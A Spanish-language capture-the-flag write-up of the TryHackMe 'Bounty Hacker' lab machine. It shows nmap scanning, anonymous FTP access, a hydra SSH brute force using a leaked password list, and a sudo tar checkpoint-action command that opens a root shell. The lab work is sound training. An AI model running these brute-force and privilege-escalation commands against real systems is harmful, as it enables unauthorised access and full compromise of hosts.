

RESOLUCIÓN

MÁQUINA BOUNTY HACKER





Índice

1. Escaneos iniciales	2
1.1. nmap	2
2. Reconocimiento	3
2.1. Servicio FTP	3
2.1.1. Archivos	4
2.2. Servicio HTTP	6
3. Explotación	6
4. Escalada de privilegios	7

1. Escaneos iniciales

1.1. nmap


En primer lugar realizamos un reconocimiento de la máquina objetivo, determinando así que se trata de una máquina Linux.

El siguiente paso será conocer los puertos abiertos en dicha máquina. Para esto, se emplea la herramienta *nmap* de la siguiente forma:

```
nmap -p- --open --min-rate 5000 -sS -n -Pn <IP> -oN allPorts
```

- **-p-**: escaneo de todos los puertos.
- **--open**: se muestran los puertos abiertos exclusivamente.
- **--min-rate**: tasa de envío de paquetes.
- **-sS**: Opción por defecto, escaneo rápido.
- **-n**: no se aplica resolución DNS.
- **-Pn**: se evita el descubrimiento de hosts.

Los puertos abiertos obtenidos tras la ejecución de dicho comandos son los visibles en la siguiente figura(figura 1):



PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63
80/tcp	open	http	syn-ack ttl 63

Figura 1: Puertos abiertos

Se encuentran un total de 5 puertos abiertos, de las cuales se realiza una exploración para conocer sus versiones. Se emplea para este proceso el siguiente comando:

```
nmap -p21,22,80 -sCV <IP> -oN versionPorts
```

- **-sCV**: escaneo de scripts (por defecto) y escaneo de versiones. Equivalente a: **-sC -sV**.

Tras este escaneo se obtienen las siguientes versiones (figura 2):

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.18.93.38
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r-- 1 ftp      ftp      418 Jun 07  2020 locks.txt
|_-rw-rw-r-- 1 ftp      ftp      68 Jun 07  2020 task.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256  ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256  a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Versiones de los puertos

De la imagen anterior se obtienen resultados interesantes, como por ejemplo, un acceso como usuario *anonymous* a través del servicio *ftp*. Por lo tanto, se comenzará realizando un análisis sobre este puerto, seguido de una investigación por su servicio web.

2. Reconocimiento

En esta sección se realizará una investigación a través de los diferentes puertos que se han encontrado a lo largo de este documento.

2.1. Servicio FTP

En el análisis de las versiones de los puertos empleados, se ha detectado que el servicio FTP es accesible empleando el usuario *anonymous*. De esta manera, se realiza la conexión a través del servicio, consiguiendo una conexión exitosa (fig 3).

```
$ ftp 10.10.113.113
Connected to 10.10.113.113.
220 (vsFTPd 3.0.3)
Name (10.10.113.113:taranis): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 3: Conexión servicio FTP.

Una vez accedido al servicio, se muestra el contenido del directorio actual, el cual concede el acceso de dos archivos (fig 4) que serán de importancia para la resolución de la máquina.

```
$ ftp 10.10.113.113
Connected to 10.10.113.113.
220 (vsFTPd 3.0.3)
Name (10.10.113.113:taranis): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49427|)
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp>
```

Figura 4: Archivos descubiertos.

Estos archivos serán traspasados a la máquina local para un posterior visualización.

2.1.1. Archivos

En esta sección se realizará un examen sobre los archivos encontrados al conectarse al servicio FTP. El primer archivo a examinar será el archivo *task.txt* (fig 5).

```
$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Figura 5: Archivo *task*.

Se ha obtenido un posible nombre de usuario válido para el servicio *ssh*, por lo que será importante mantener guardado este nombre para posibles acciones.

El segundo de los archivos, *locks.txt*, y este contiene una lista con diferentes palabras, lo que permite realizar una interpretación que se trata de un posible diccionario de contraseñas (fig 6).

```
$ cat locks.txt
rEdDrAGON
ReDdr4g0nSynd!cat3
Dr@g0n$yn9!cat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
ReddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgON5ynD1cATE
ReDdrag0n$ynd1cate
Dr@g0n$yND1C4Te
RedDr@gonSyn9!c47e
REd$yNdIc47e
dr@goN5YND1c@73
rEDdrAGONSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Figura 6: Archivo *locks*.

Tras examinar ambos archivos, se determina que se obtiene una potencial vía de explotación del servicio que se encuentra corriendo en el puerto 22.

2.2. Servicio HTTP

Para el análisis de este servicio, en primer lugar será necesario acceder al servicio web que se encuentra corriendo en dicho puerto. En este caso será el siguiente (fig 7):




Figura 7: Servicio HTTP.

Tras realizar una breve investigación sobre este servicio, como es el *fuzzing*, se ha determinado que no contiene valor para la resolución de la máquina.

3. Explotación

En esta sección se realizará la explotación del servicio *ssh* empleando el nombre de usuario y el diccionario de contraseñas que se ha encontrado. Para realizar esta explotación se utiliza la herramienta *hydra* (8).

```
hydra -I -l lin -P locks.txt ssh://<IP>
```

```

$ hydra -I -l lin -P locks.txt ssh://10.10.113.113
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-14 19:34:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (1:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.113.113:22/
[22][ssh] host: 10.10.113.113 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-14 19:35:09

```

Figura 8: Ejecución de Hydra.

Tras la ejecución de la herramienta se consigue obtener una contraseña asociada al usuario que se ha introducido. A continuación, se realiza la conexión a través del servicio empleando los datos recopilados hasta el momento.

```
lin@10.10.113.113$ ssh lin@10.10.113.113
The authenticity of host '10.10.113.113 (10.10.113.113)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLsvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.113.113' (ED25519) to the list of known hosts.
lin@10.10.113.113's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

Figura 9: Conexión ssh.

Como se puede ver en la imagen 9, los datos han funcionado correctamente, obteniendo así conexión a la máquina remota. El siguiente paso es listar los archivos del directorio actual, y es aquí donde se encuentra la *flag* asociada al usuario (fig 10).

```
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{[REDACTED]}
lin@bountyhacker:~/Desktop$
```

Figura 10: User flag.

El siguiente paso a realizar será la escalada de privilegios desde el usuario *lin* a *root*.

4. Escalada de privilegios

Para poder realizar la escalada de privilegios, en primer lugar, se observan los permisos que tiene el usuario actual.


```
sudo -l
```

```
lin@bountyhacker:~$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Figura 11: Permisos de ejecución.

Como se puede visualizar en la imagen 11, el usuario puede ejecutar el comando `tar` con permisos de superusuario en la máquina. Al realizar una búsqueda en la página [GTF0Bins](#), se encuentra el mecanismo para utilizar dicho comando y obtener acceso como superusuario. Pero no es necesario utilizar dicha página para obtener la ayuda necesaria, pues si se utiliza la documentación del propio comando se encuentran las opciones necesarias para lograr el objetivo (fig 12).



```
Ficheiro Accions Editar Ver Ayuda
lin@bountyhacker: ~
File name matching options (affect both exclude and include patterns):
--anchored patterns match file name start
--ignore-case patterns match after any '/' (default for exclusion)
--no-anchored case sensitive matching (default)
--no-ignore-case verbatim string matching
--no-wildcards-match-slash wildcards do not match '/'
--wildcards use wildcards (default for exclusion)
--wildcards-match-slash wildcards match '/' (default for exclusion)

Informative output:
--checkpoint[=NUMBER] display progress messages every NUMBERth record (default 10)
--checkpoint-action=ACTION execute ACTION on each checkpoint
--index-file=FILE print file name to its full resolution
--index-file=FILE send verbose output to FILE
--check-links print a message if not all links are dumped
--no-quote-chars=STRING disable quoting for characters from STRING
--quote-chars=STRING additionally quote characters from STRING
--quoting-style=STYLE set name quoting style; see below for valid STYLE values
-R, --block-number show block number within archive with each message
--show-defaults show tar defaults
--show-omitted-dirs when listing or extracting, list each directory that does not match search criteria
--show-snapshot-field-ranges show valid ranges for snapshot-file fields
--show-transformed-names, --show-stored-names show file or archive names after transformation
--totals[=SIGNAL] print total bytes after processing the archive; with no argument - print total bytes when this SIGNAL is delivered; Allowed signals are: SIGHUP, SIGQUIT, SIGINT, SIGUSR1 and SIGUSR2; the names without sio prefix are also accepted
--utc print file modification times in UTC
-v, --verbose verbosely list files processed
```

Figura 12: Opciones del comando `tar`.

Finalmente, se realiza la explotación de la vulnerabilidad que presenta este comando y se consigue el acceso a la máquina como usuario `root`. A continuación, se emplea el comando `locate` para localizar el archivo `root.txt`, que será el que contenga la `flag` asociada a este usuario (fig 13).

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null user.txt --checkpoint=1 --checkpoint-action=exec=/bin/bash
root@bountyhacker:~/Desktop# locate root.txt
/root/root.txt
root@bountyhacker:~/Desktop# cat /root/root.txt
THM{[REDACTED]}
```

Figura 13: Escalada y *flag*.